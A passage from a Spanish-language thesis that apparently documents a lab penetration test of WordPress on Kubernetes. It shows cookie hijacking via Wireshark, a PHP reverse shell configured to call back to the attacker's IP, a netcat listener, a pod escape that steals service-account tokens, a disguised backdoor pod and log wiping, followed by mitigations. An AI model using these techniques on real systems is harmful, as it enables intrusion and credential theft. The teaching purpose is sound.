



Figura 23. Pasos de ataque de robo de sesión.

Para este ataque es necesario encontrarse en la misma red que la víctima pues esto permite realizar el robo del tráfico de red, en este caso práctico ambas máquinas virtuales ya se encuentran en la misma red, así que se realizó directamente la captura de paquetes, específicamente los enviados por el protocolo http y provenientes de la dirección de la víctima haciendo uso de wireshark como se muestra en la figura 24.



No.	Time	Source	Destination	Protocol
88	54.496346155	192.168.200.12	192.168.200.7	TCP
92	54.496698857	192.168.200.7	192.168.200.12	TCP
93	54.496708696	192.168.200.12	192.168.200.7	TCP
94	54.496821968	192.168.200.12	192.168.200.7	HTTP
97	54.497138001	192.168.200.7	192.168.200.12	TCP
219	54.664313769	192.168.200.7	192.168.200.12	TCP
220	54.664313809	192.168.200.7	192.168.200.12	TCP
221	54.664346379	192.168.200.12	192.168.200.7	TCP

Figura 24. Lista de paquetes capturados.

Una vez capturado el paquete proveniente de la dirección identificada se realizó un seguimiento de los paquetes enviados, en estos se puede apreciar la información de las cookies enviadas, una vez identificadas las cookies de acceso como se muestra en la figura 25.

```
"name": "wordpress_logged_in_3daba416fd7fc5d116b370a1c37a125e",
"value": "user%7C1642779604%7CvBnykG5vXVkBbkfTFUB4lB5KBHGA84wkIJnVCBRggRL%7Ced9554abc4e7c6e841ab622693fc29f8a7a5b908a3c33c71d8eb694100ca7ded",
"domain": "192.168.200.7",
"hostOnly": true,
"path": "/",
"secure": false,
"httpOnly": false,
"sameSite": "no_restriction",
"session": true,
"firstPartyDomain": "",
"storeId": null
```

Figura 25. Información de cookies de acceso.

Una vez identificada la información de las cookies se utilizó una extensión de navegador para importar los datos necesarios para robar la sesión del otro usuario en el navegador del atacante como se muestra en la figura 26.




Figura 26. Importación de cookies de acceso.

Una vez importadas las cookies de la sesión del usuario es posible el acceso a cualquier página del sistema al introducir la ruta hacia cualquiera de las vistas del administrador, como se muestra en la figura 27 al introducir la ruta “/wp-admin/” nos permite el acceso con los datos del usuario propietario original de las cookies de acceso haciéndole creer al servidor que la conexión del atacante es la misma que la sesión original del usuario real.




Figura 27. Acceso a la aplicación de WordPress.

Al conseguir el acceso a la plataforma de WordPress finaliza esta etapa de exploración, pues se ha definido un vector de ataque hasta llegar a acceder al sistema, a partir de este punto se analizaron las vulnerabilidades existentes y se define un vector de explotación.

4.2.2 Análisis de vulnerabilidades

Una vez se consiguieron las credenciales de acceso para el sitio de WordPress se analizaron las vulnerabilidades principales de éste. Los problemas de seguridad identificados son los permisos para instalación de plugins, esto permite instalar códigos maliciosos que permitan acceder al servidor web o a la base de datos.

Otra vulnerabilidad importante es el editor de temas, pues este permite editar el diseño de la vista de la página web permitiendo modificar el código HTML, CSS y PHP del mismo lo que permite ejecutar código sobre el servidor como se muestra en la figura 28.





Figura 28. Editor de temas de WordPress habilitado.

En las siguientes etapas se hizo uso de la segunda vulnerabilidad, pues el editor de temas permite editar temas anteriores, para este caso se usó el tema llamado “Twenty Nineteen” para conseguir acceso sobre el pod en el cual se ejecuta la aplicación de WordPress.

4.2.3 Explotación

Como se mencionó anteriormente se aprovechó el editor de temas para editar el archivo 404.php del tema *Twenty Nineteen* sustituyéndolo por el contenido del archivo *php-reverse-shell* (Anexo 3) modificando las variables IP y PORT sustituyéndola con la dirección IP y un puerto de la máquina atacante como se muestra en la figura 29. Esto permite la creación de un Shell controlado por la máquina atacante, un Shell es una interfaz que permite ingresar comandos dentro de un sistema operativo y en este caso particular permite ejecutar comandos dentro del pod, conjunto de contenedores de kubernetes, en el que se encuentra la aplicación de WordPress.



```
Twenty Nineteen: 404 Template (404.php)
Selected file content:
32 // Description
33 // -----
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.200.12'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Figura 29. Archivo *php-reverse-shell* en el editor de temas de WordPress.

Una vez editado el archivo y actualizado en el servidor, se acceso la ruta del tema editado, la ruta en este caso es `/wp-content/themes/twentynineteen/404.php` y se permitió la escucha en la máquina local en el puerto especificado en el archivo del Shell inverso. Esto se hizo con el comando netcat, el comando completo es `“nc -nlvp 443”` donde 443 es el puerto

que se especificó al editar el archivo. Como se muestra en la figura 30, este comando permite abrir la comunicación entre el servidor y la máquina atacante permitiendo la comunicación con el pod de WordPress.

```
(kali㉿kali)-[~]  
$ nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.200.12] from (UNKNOWN) [192.168.200.7] 34156  
Linux halting-boxer-wordpress-77f874bc6d-q4f7j 5.10.0-kali7-amd64 #1 SMP  
18:41:56 up 3 days, 4:07, 0 users, load average: 0.54, 0.58, 0.61  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=1001 gid=0(root) groups=0(root),1001  
/bin/sh: 0: can't access tty; job control turned off  
$ █
```

Figura 30. Obtención de Shell sobre el pod de WordPress.

Al obtener acceso al Shell del pod se ha conseguido el objetivo definido al comienzo de la prueba de penetración para la etapa de explotación, el acceso a este pod nos permite la modificación parcial del sistema, el robo de información sensible o la eliminación de datos del usuario.

4.2.4 Post explotación

Durante este caso particular, la post explotación es la última etapa de la prueba de penetración, ésta hace referencia a cualquier acción realizada después de abrir una sesión, una sesión es un Shell abierto de un exploit exitoso o un ataque de fuerza bruta (Wylie & Crawley, 2020).

El proceso de post explotación se compone por tres partes principales, el escalamiento de privilegios, la creación de puertas traseras y el borrar las huellas del ataque. A

continuación, se muestra el proceso de elevación de privilegios en base al Shell que se consiguió anteriormente.

Una vez dentro del pod comprometido se instaló la herramienta kubectl la cual nos permite ver los pods en ejecución como se muestra en la figura 31, ésta también permite crear nuevos pods dentro del nodo de kubernetes.

```
NAME                  READY STATUS RESTARTS  AGE
hissing-seagull-mariadb-0      1/1 Running 0        7d
hissing-seagull-wordpress-8655fdbf75-fhvk8 1/1 Running 1 (4d18h ago) 7d
```

Figura 31. Listado de pods en ejecución.

Una vez instalada la herramienta kubectl se creó un pod nuevo con privilegios de administrador, esto sumado a un riesgo de seguridad el cual nos permite crear un punto de montaje en el directorio /var/log del nodo, esta ubicación permite el acceso a los archivos de registro para que la API pueda realizar las solicitudes necesarias.

Al montar un pod con un hostpad, haciendo uso de la herramienta escaper.yaml creado por Aqua Security (Sagi, 2020), esta nos permite el acceso a un directorio del sistema de archivos directamente del nodo desde el cual se adquiere acceso a la información sensible que este contenga como se muestra en la figura 32.

```
root@escaper:~/exploit# whoami
root
root@escaper:~/exploit# ls
find_sensitive_files.py host_files requirements.txt
root@escaper:~/exploit# pwd
/root/exploit
root@escaper:~/exploit#
```

Figura 32. Ejecución del pod escaper.

Al montar este pod y con ayuda de un script de Python llamado `find_sensitive_files.py`, figura 33, que viene incluido en el pod `escaper`, se consiguieron los tokens, o claves de autenticación de las cuentas de servicio y cuentas de usuario, adquiriendo así el control sobre el clúster.

```
root@escaper:~/exploit# python find_sensitive_files.py
[*] Got access to kubelet /logs endpoint
[+] creating symlink to host root folder inside /var/log

Workloads
Pods

[*] fetching token files from host
[*] extracted hostfile: /var/lib/kubelet/pods/094839f1-8d01-4421-844b-6ebbd6d9d0df/volumes/kubernetes.io
~projected/kube-api-access-7kmb7/token
[*] extracted hostfile: /var/lib/kubelet/pods/16cde26d-a097-4b46-81eb-268d69102046/volumes/kubernetes.io
~projected/kube-api-access-s8cjl/token
[*] extracted hostfile: /var/lib/kubelet/pods/4ef33520-c930-4c4d-ae0-863e52604f65/volumes/kubernetes.io
~projected/kube-api-access-92zwf/token
[*] extracted hostfile: /var/lib/kubelet/pods/96a23124-cfc5-423a-9937-3a65114ee687/volumes/kubernetes.io
~projected/kube-api-access-cszh6/token
[*] extracted hostfile: /var/lib/kubelet/pods/b3b204c8-36a1-4649-a102-6e082f74570f/volumes/kubernetes.io
~projected/kube-api-access-qnp5r/token
```

Figura 33. Ejecución de `find_sensitive_files.py`.

Una vez se consiguió escalar los privilegios es necesario crear un medio de acceso persistente, conocida como backdoor o puerta trasera, este nos permite acceso al sistema sin el conocimiento del usuario víctima, este nos permite acceder a los recursos dentro de una aplicación como bases de datos y servidores de archivos, así como la actualización de malware y la emisión de comandos dentro del sistema.

Las puertas en el caso de un servidor web como lo es WordPress se utilizan para una serie de actividades maliciosas, que incluyen, pero no se limitan a:

- Robo de datos
- Secuestro del servidor
- Realizar ataques de denegación de servicio distribuidos (DDOS)
- Infectar a los visitantes del sitio web (ataques de abrevadero)
- Ataques de amenazas persistentes avanzadas (APT)

En este caso se utilizó el mismo pod con privilegios escalados pues este permite el acceso al clúster camuflando el nombre entre los pods del nodo tomando el nombre genérico de algún otro nodo como es “core-dns”.

El último paso de esta etapa es el borrado de huellas, este paso es de vital importancia en una etapa de pentesting, pues esta es la encargada de eliminar todas aquellas pruebas del ataque, así como desinstalar herramientas que permitan el acceso o comprometan la información del sistema, pues el dejar estas herramientas y rastros pueden ser aprovechados por algún atacante y poner en riesgo la integridad del sistema entero.

Ante esta situación se restauraron los archivos modificados en el editor de temas de WordPress, se cerraron los puertos usados para el ataque y se borraron los logs de acceso de la aplicación.

Con esto se finalizó el proceso de post explotación del proceso de pentesting, al dar fin a esta etapa se considera terminado el experimento con la metodología definida en capítulos anteriores. Los resultados obtenidos de este análisis se presentan el siguiente capítulo.

Capítulo V

Resultados

En este último capítulo se muestran los resultados obtenidos con base a las vulnerabilidades, así como sugerencias de medidas de seguridad que pueden ayudar a proteger el sistema.

Este experimento no busca la aplicación de dichas medidas de seguridad, solo se hace mención de sugerencias y técnicas posibles.

5.1 Vulnerabilidades encontradas

Las principales vulnerabilidades que se encontraron son las siguientes:

A nivel aplicación.

- La configuración del sitio web permite el robo de sesiones ya que este cuenta con la protección de tráfico únicamente al momento del inicio de sesión lo cual deja expuesto el tráfico dentro de la red
- Al mantener habilitadas herramientas de desarrollo de las cuales no se hace uso, pero los atacantes pueden aprovechar para conseguir el acceso a los datos de un sistema o permitiendo el escalamiento de privilegios.

A nivel sistema. Una mala configuración del sistema permite la creación de pods con permisos excesivos lo cual pone en riesgo la información sensible dentro de todo el sistema.

A nivel red. El uso de redes que no se encuentran con suficiente seguridad de acceso compromete todos los paquetes que se transmiten, esto permite la identificación de múltiples vectores de ataque, en este caso el secuestro de sesión.

5.2 Medidas sugeridas

Las principales medidas que se sugieren para mejorar la protección son las siguientes:

Uso de cifrado SSL/TSL. El uso de un método de cifrado en todo el tráfico de la sesión a nivel aplicación, evitaría que la información pueda ser utilizada por un atacante incluso si es interceptada.

Aislar nodos de Kubernetes. Los nodos de kubernetes no se deben conectar a una red de uso general, pues el tráfico de los datos debe tener su medio de comunicación aislado para evitar que estos sean interceptados por un medio no autorizado.

Configuración de permisos. El acceso orquestado por el RBAC (Control de Acceso Basado en Roles), control de acceso basado en roles, debe destinar los permisos estrictamente necesarios, no dando lugar a su propagación o un escalado de privilegios. Del mismo modo, es conveniente deshabilitar el ABAC (Control de Acceso Basado en Atributos), sistema al cual reemplaza el RBAC.

Uso de implementaciones criptográficas. Se recomienda la implementación de herramientas y librerías centradas en la encriptación de los datos principalmente los datos del etcd, este es el almacén de datos críticos del sistema, entre los cuales se encuentran el estado del clúster y sus secretos.

Activar el registro de auditoría. Éste permite mantener un registro cronológico de las llamadas que se realizan al servidor de API de Kubernetes, la falta de autorización podría significar que un atacante está tratando de usar credenciales robadas.

Monitorización constante. El monitoreo consta de la recolección continua de datos del sistema para hacer un seguimiento, en el caso de kubernetes hace referencia a la información que se transfiere entre nodos, el estado de los elementos del clúster, los accesos entre otras actividades. Al ser una gran cantidad de información existen herramientas capaces de automatizar esta tarea de monitoreo como son Prometheus o kubewatch.

Las recomendaciones antes mencionadas tienen como finalidad el mitigar riesgos existentes dentro del sistema, sin embargo, esto no asegura que dejen de existir vulnerabilidades o errores de configuración en diferentes capas de la aplicación o al momento de la ejecución pues un atacante siempre dedicara tiempo y esfuerzo en encontrar o crear alguna debilidad o vulnerabilidad que pueda ser aprovechada.

Conclusiones

Las medidas y herramientas de seguridad siempre serán una necesidad al momento de implementar una aplicación, en este caso basadas en tecnología de microservicios, estas medidas como son:

- Auditorias de seguridad.
- Pruebas de penetración.
- Mapeo de redes.
- Creación de firewalls.

Todas estas medidas deben de ser adaptadas ante las nuevas necesidades de los sistemas actuales.

Durante este proceso práctico se pudo observar cómo kubernetes permite la creación, replicación y monitoreo de aplicaciones siempre y cuando se lleve a cabo una correcta administración del sistema pues un error de configuración o de diseño puede exponer todo el sistema a posibles ataques y vulnerabilidades. Otra de las principales características que se pudieron observar es que la mayor vulnerabilidad se encuentra a nivel de la aplicación pues cada aplicación que se ejecuta dentro de los nodos del clúster conlleva sus propias vulnerabilidades y debilidades, para mitigar esta vulnerabilidad se deben usar imágenes de fuentes confiables y actualizadas lo cual requiere un estado de actualización.

Bibliografía

Casas Pérez, M. D. L. L. (2015). La identidad nacional en la sociedad de la información. Revista Mexicana de Ciencias Políticas y Sociales, 45(185). <https://doi.org/10.22201/fcpys.2448492xe.2002.185.48318>

Sánchez, G., & Rojas, I. (2007, 4 junio). Leyes de protección de datos personales en el mundo y la protección de datos biométricos – Parte I | Revista. Seguridad. <https://revista.seguridad.unam.mx/numero-13>

Kratzke, N. and Quint, P.-C. (2017). Understanding cloud-native applications after 10 years of cloud computing-a systematic mapping study. Journal of Systems and Software

Bass, L., Clements, P., & Kazman, R. (2021). Software Architecture in Practice (SEI Series in Software Engineering) (English Edition) (4.a ed.). Addison-Wesley Professional.

Somerville, I. (2011). Ingeniería De Software (9.a ed.). Pearson Educación.

Viggiato, M., Terra, R., & Figueiredo, E. (2018). Microservices in Practice: A Survey Study [Libro electrónico].

Martínez, R. D. (2021). Microservicios Un enfoque integrado. Grupo Editorial RA-MA.

Peirano, M. (2019). El Enemigo conoce el sistema / The enemy knows the system. Debate.

McKinsey & Company (2018) Perspectiva de Ciberseguridad en México: <https://consejomexicano.org/multimedia/1528987628-817.pdf>.

Weidman, G. (2014). Penetration Testing: A Hands-On Introduction to Hacking (Illustrated ed.). No Starch Press.

Brooks, C. J., Grow, C., Craig, P., & Short, D. (2018). Cybersecurity Essentials (Illustrated ed.). Sybex.

The Five Functions. (2021, 12 mayo). NIST. <https://www.nist.gov/cyberframework/online-learning/five-functions>

Caranti, M. (2020). Guide to Pentesting: English edition - 2020. Independently Published.

Orcero, S. D. (2017). Pentesting con Kali: Aprende a dominar la herramienta Kali de pentesting, hacking y auditorías activas de seguridad. Createspace Independent Publishing Platform.

Domingus, J., & Arundel, J. (2022). Cloud Native Devops with Kubernetes: Building, Deploying, and Scaling Modern Applications in the Cloud (2nd ed.). O'Reilly Media.

Lauren Collins (2014). Cyber Security and IT Infrastructure Protection

Kubernetes adoption, security, and market trends report 2021. (2021, 14 julio). RedHat. Recuperado 17 de noviembre de 2021, de <https://www.redhat.com/en/resources/kubernetes-adoption-security-market-trends-2021-overview>

Salisbury, T. (2021). Ethical Hacking Beginner: A Step by Step Guide to Ethical Hacking and Protect Your Family (Ultimate Guide to Ethical Hacking for Beginners). Oliver Leish.

H, P., & T, S. (2017). Secure Web Application Deployment using OWASP Standards: An expert way of Secure Web Application deployment. Createspace Independent Publishing Platform.

Wylie, P. L., & Crawley, K. (2020). The Pentester Blueprint: Starting a Career as an Ethical Hacker. Wiley.

Sagi, D. (2020, 10 junio). Kubernetes Pod Escape Using Log Mounts. Aqua. Recuperado 15 de diciembre de 2021, de <https://blog.aquasec.com/kubernetes-security-pod-escape-log-mounts>

Gómez Suárez, K. T., Anaya, R. ., & Cano, A. F. (2017). Un acercamiento a los microservicios. UNACIENCIA, 10(19), 116-126. Recuperado a partir de <https://revistas.unac.edu.co/ojs/index.php/unaciencia/article/view/235>

Gil, J. F. G. (2019). Técnicas de ciberdefensa y ciberataque. Sotecza.

Editorial Nordstern. (2021, 18 octubre). [Infografía] Hacking Ético: Tipos de Pentesting o pruebas de penetración. Nordstern Tech. <https://www.nordsterntech.com/post/infograf%C3%ADa-hacking-%C3%A9tico-tipos-de-pentesting-o-pruebas-de-penetraci%C3%B3n>

Herzog, P. (2010). Open Source Security Testing Methodology Manual 3. Institute for Security and Open Methodologies.

Instituto Nacional de Ciberseguridad, OWASP Testing Guide v4.0. Guía de seguridad en aplicaciones Web (online). Consultado el 28 de diciembre de 2021 de: <https://www.incibe-cert.es/blog/owasp-4>

Future Learn, Information System Security Assessment Framework (ISSAF) (online). Recuperado de: <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/0/steps/71521>

Future Learn, Penetration Testing Execution Standard (PTES) (online). Recuperado de: <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/0/steps/71523>

Anexos

Anexo1: Instalación de Minikube

La configuración de la máquina virtual requiere el uso de al menos 3 núcleos de procesamiento, así como activar la virtualización anidada con la opción de VT-x/AMD-V anidado.




Figura A1. Configuración de máquina virtual.

Para la instalación de Minikube es necesario contar con Docker y contrack instalados, a continuación, se muestran los pasos de instalación:

```
sudo apt-get update -y
```

```
sudo apt-get install docker.io
```

```

└─$ sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cgroudfs-mount containerd libintl-perl libintl-xs-perl libmodule-f
Suggested packages:
  containernetworking-plugins docker-doc aufs-tools btrfs-progs debc
Recommended packages:
  criu
The following NEW packages will be installed:
  cgroudfs-mount containerd docker.io libintl-perl libintl-xs-perl l
0 upgraded, 12 newly installed, 0 to remove and 769 not upgraded.
Need to get 61.2 MB/62.4 MB of archives.
After this operation, 273 MB of additional disk space will be used.
Do you want to continue? [Y/n] y

```

Figura A2. Instalación de docker.

sudo apt-get install conntrack

```

(kali@kali)-[~]
└─$ sudo apt-get install conntrack
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  conntrack
0 upgraded, 1 newly installed, 0 to remove and 769 not upgraded.
Need to get 33.9 kB of archives.
After this operation, 105 kB of additional disk space will be us
Get:1 http://kali.download/kali kali-rolling/main amd64 conntrac
Fetched 33.9 kB in 1s (52.6 kB/s)
Selecting previously unselected package conntrack.
(Reading database ... 272408 files and directories currently ins
Preparing to unpack .../conntrack_1%3a1.4.6-2_amd64.deb ...
Unpacking conntrack (1:1.4.6-2) ...
Setting up conntrack (1:1.4.6-2) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.2.3) ...
Scanning processes...
Scanning linux images...

```

Figura A3. Instalación de conntrack.

Una vez instalados es necesario instalar dependencias de descargas de datos con el comando: *sudo apt-get install apt-transport-https wget curl* y el comando: *sudo apt install virtualbox virtualbox-ext-pack*

```

(kali@kali)-[~]
$ sudo apt-get install apt-transport-https wget curl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wget is already the newest version (1.21-1+b1).
The following NEW packages will be installed:
  apt-transport-https
The following packages will be upgraded:
  curl libcurl4
2 upgraded, 1 newly installed, 0 to remove and 767 not upgraded.
Need to get 769 kB of archives.
After this operation, 169 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 apt-transport-https all 2.3.8 [160 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 curl amd64 7.74.0-1.3+b1 [267 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libcurl4 amd64 7.74.0-1.3+b1 [341 kB]
Fetched 769 kB in 1s (1,074 kB/s)
Selecting previously unselected package libvncserver1:amd64.
Preparing to unpack .../06-libvncserver1_0.9.13+dfsg-3_amd64.deb ...
Unpacking libvncserver1:amd64 (0.9.13+dfsg-3) ...
Preparing to unpack .../07-libvpx6_1.10.0-2_amd64.deb ...
Unpacking libvpx6:amd64 (1.10.0-2) over (1.9.0-1) ...
